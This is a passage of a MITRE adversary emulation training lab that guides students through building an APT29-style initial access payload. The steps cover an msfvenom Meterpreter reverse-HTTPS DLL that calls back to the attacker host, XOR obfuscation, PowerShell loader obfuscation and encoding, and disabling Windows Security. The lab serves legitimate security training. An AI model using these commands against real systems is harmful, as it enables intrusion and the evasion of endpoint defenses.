MITRE ENGENUITY | Center for Threat Informed Defense

Lab 4.2: Implementing Adversary TTPs

Introduction

Adversaries utilize a variety of TTPs to gain Initial Access into a network. These range from exploiting public facing applications to leveraging valid accounts, to phishing and more.

In this lab, we will demonstrate how to implement several TTPs in the style of APT29 as they attempt to gain initial access to target systems. You will practice generating a payload, obfuscating it, and deploying it to a target Windows system to establish command and control.

Objectives

1. Create an Initial Access payload based on APT29 CTI.
2. Obfuscate the initial access payload for Defense Evasion.
3. Deploy final payload to target via spearphishing link.

Estimated Completion Time

- 30 minutes to 1 hour

Requirements

1. Kali VM – used as attack platform to generate payload and receive reverse shell.
2. Windows Server 2019 VM – used as victim system to execute the APT29 emulated payload.

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).

Emulated TTPs

The following ATT&CK TTPs will be emulated in this lab, based on CTI.
See APT29 if you would like to review the original CTI sources in detail.

Technique ID	Sub-technique ID	Technique	Description
T1566	.002	Phishing: Spearphishing Link	APT29 has used spearphishing with a link to trick victims into clicking on a link to a zip file containing malicious files.
T1204	.002	User Execution: Malicious File	APT29 has used various forms of spearphishing attempting to get a user to open attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files.
T1547	.009	Boot or Logon Autostart Execution: Shortcut Modification	APT29 drops a Windows shortcut file for execution.
T1059	.001	Command and Scripting Interpreter: PowerShell	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell to create new tasks on remote machines, identify configuration settings, evade defenses, exfiltrate data, and to execute other commands.
T1027	N/A	Obfuscated Files or Information	APT29 has used encoded PowerShell commands.
T1043[1]	N/A	Commonly Used Port	APT29 has used Port Number 443 for C2.
T1071	.001	Application Layer Protocol: Web Protocols	APT29 has used HTTP for C2 and data exfiltration.

[1] Deprecated in ATT&CK v7. T1043 can be found in ATT&CK v6 (https://attack.mitre.org/versions/v6/techniques/T1043/)

Deviations from CTI:

While we advocate for realistic adversary emulation, sometimes you must deviate from CTI for legitimate business reasons (time, cost, risk, etc.). In these cases, it is best practice to document your deviations so you can speak to the fidelity of your adversary emulation content.

We make the following CTI deviations in this lab to make this content more accessible to students:


1. This lab uses the Metasploit Framework as an open-source alternative to the commercial product, Cobalt Strike.

2. This lab uses MSFVenom's DLL output format and executes the DLL using the `DLLMain` entry point, instead of `PointFunctionCall`.

Overview


In this lab, we will create, obfuscate, and deploy a payload based on APT29. Constructing the payload can be a complex task, as it uses several layers of encryption and obfuscation for the purpose of defense evasion.

We provide a diagram below to help you understand how the payload components fit together. Note that we will be implementing each of these components throughout the lab.



After we have constructed our final payload, we will deploy it on our victim Windows system. The payload will execute a series of behaviors that lead to establishing command and control to the attack platform over HTTPS.

The complete attack is visualized in the diagram below:



Walkthrough


Step 1: Access the Lab Environment

1. If you have a Cybrary Pro membership, you may access a pre-configured range environment from the Cybrary learning management system. Otherwise, you may use a self-hosted lab; for information on deploying a self-hosted lab, please see our Lab 1.2 walkthrough: https://github.com/maddev-engenuity/AdversaryEmulation/blob/main/labs/lab_1.2/Lab%201.2%20Setting%20Up%20Your%20Lab%20Environment%20v1.0.1.pdf

2. Login to the Kali attack platform using the following credentials:
   a. Username: `attacker`
   b. Password: `ATT&CK`

3. Open a terminal and navigate to the lab directory:

   ```
   cd ~/AdversaryEmulation/labs/lab_4.2/
   ```

4. Download latest lab updates, if any:

   ```
   git pull
   ```


5. Lastly, ensure that Windows Security is disabled as it periodically re-enables itself. Please see Troubleshooting at the end of this document for instructions on how to do this.

Step 2: Generate and Obfuscate a Meterpreter DLL

We're going to begin by generating and obfuscating a Meterpreter DLL. This DLL will be used to send a reverse shell from the victim Windows system to the attack platform. Recall that this DLL is being used in place of Cobalt Strike Beacon, used by APT29.

1. Before we generate our Meterpreter DLL, we need to confirm our IP address. Open a terminal and enter the following command:


```
ifconfig
```



Our IP address is `10.0.2.9`. Your IP address will likely be different.
Write your IP address down because we'll be using it throughout the lab.

2. Generate a new Meterpreter DLL payload using `msfvenom`. Note: Your payload size may differ from the image seen below.

```
msfvenom -p windows/x64/meterpreter/reverse_https -f dll LHOST=<YOUR ATTACKER IP ADDRESS> LPORT=443 -o meterpreter.dll
```



3. XOR encrypt the Meterpreter DLL using the provided `xor_encrypt.py` script, with the letter `'a'` as the encryption key:

```
python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k a
```

```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$ python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k a
[+] XOR encrypting meterpreter.dll into meterpreter.dll_enc using the following single charact
er encryption key: a
[+] Encryption completed successfully

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$
```

Step 3: Obfuscate the Decoy PDF

Our final payload will include a PDF file, `ds7002.pdf`, which is used to distract the user. We provide this PDF for you. We will obfuscate `ds7002.pdf` using the same XOR script from the previous step. This obfuscation is done to reduce interference from security products.

1. XOR encrypt the provided PDF using the same encryption key as the Meterpreter DLL:

   ```
   python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a
   ```

```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$ python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a
[+] XOR encrypting ds7002.pdf into ds7002.pdf_enc using the following single character encrypt
ion key: a
[+] Encryption completed successfully

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$
```

Step 4: Prepare the Stage 2 PowerShell Loader

The Meterpreter DLL and decoy PDF we generated previously is eventually executed by a Stage 2 PowerShell loader script. To execute properly, our Stage 2 PowerShell loader script needs to know the file lengths of the Meterpreter DLL and decoy PDF. We will enter these file lengths in the Stage 2 PowerShell loader script in this section.


1. List the file sizes of the encrypted PDF and DLL generated previously. We will enter these file sizes into a loader script in the next step.

   ```
   ls -lsa *_enc
   ```


```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$ ls -lsa *_enc
108 -rw-r--r-- 1 attacker attacker 106856 Mar 21 15:25 ds7002.pdf_enc
 12 -rw-r--r-- 1 attacker attacker   8704 Mar 21 15:23 meterpreter.dll_enc

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$
```

2. Open the `loader.ps1` PowerShell script with a text editor, mousepad. Find the highlighted lines at the top of the file that correspond to file length (lines 5 and 7).

```
mousepad loader.ps1
```



3. Replace the 0s with the file sizes of `ds7002.pdf_enc` and `meterpreter.dll_enc` respectively.



Save loader.ps1 (File > Save).
Close mousepad to return to the terminal.

Our PowerShell script, `loader.ps1` is now able to read the decoy PDF and Meterpreter DLL from the .LNK file.


Step 5: Obfuscate and Base64 Encode the PowerShell Stage 2 Loader

Next, we will obfuscate the Stage 2 PowerShell loader to evade defenses. We will use an open-source utility, PyFuscation created by CBHue, to obfuscate the Stage 2 PowerShell loader.

1. Enter the PyFuscation directory; use PyFuscation to obfuscate the function names, variables, and parameters of the `loader.ps1` PowerShell script.


```
cd PyFuscation
python3 PyFuscation.py -fvp --ps ../loader.ps1
```

Note that your resulting file/folder names will be different than those seen in the image below.



2. Copy the obfuscated .ps1 script created in the previous step into the `lab_4.2` folder as `loader_obf.ps1`. Navigate back to the `lab_4.2` directory.


```
cp <obfuscated_script.ps1> ../loader_obf.ps1
cd ../
```



3. Base64 encode the newly obfuscated PowerShell loader script, using UTF-8 encoding.
   `cat loader_obf.ps1 | iconv --to-code UTF-8 | base64 -w 0 > loader_obf.ps1_enc`

   Note the file size of `loader_obf.ps1_enc`; this file size will be used in the next step.

   `ls -lsa loader_obf.ps1_enc`




Our Stage 2 PowerShell loader is now obfuscated and base64 encoded.

Step 6: Prepare the PowerShell Stage 1 Loader

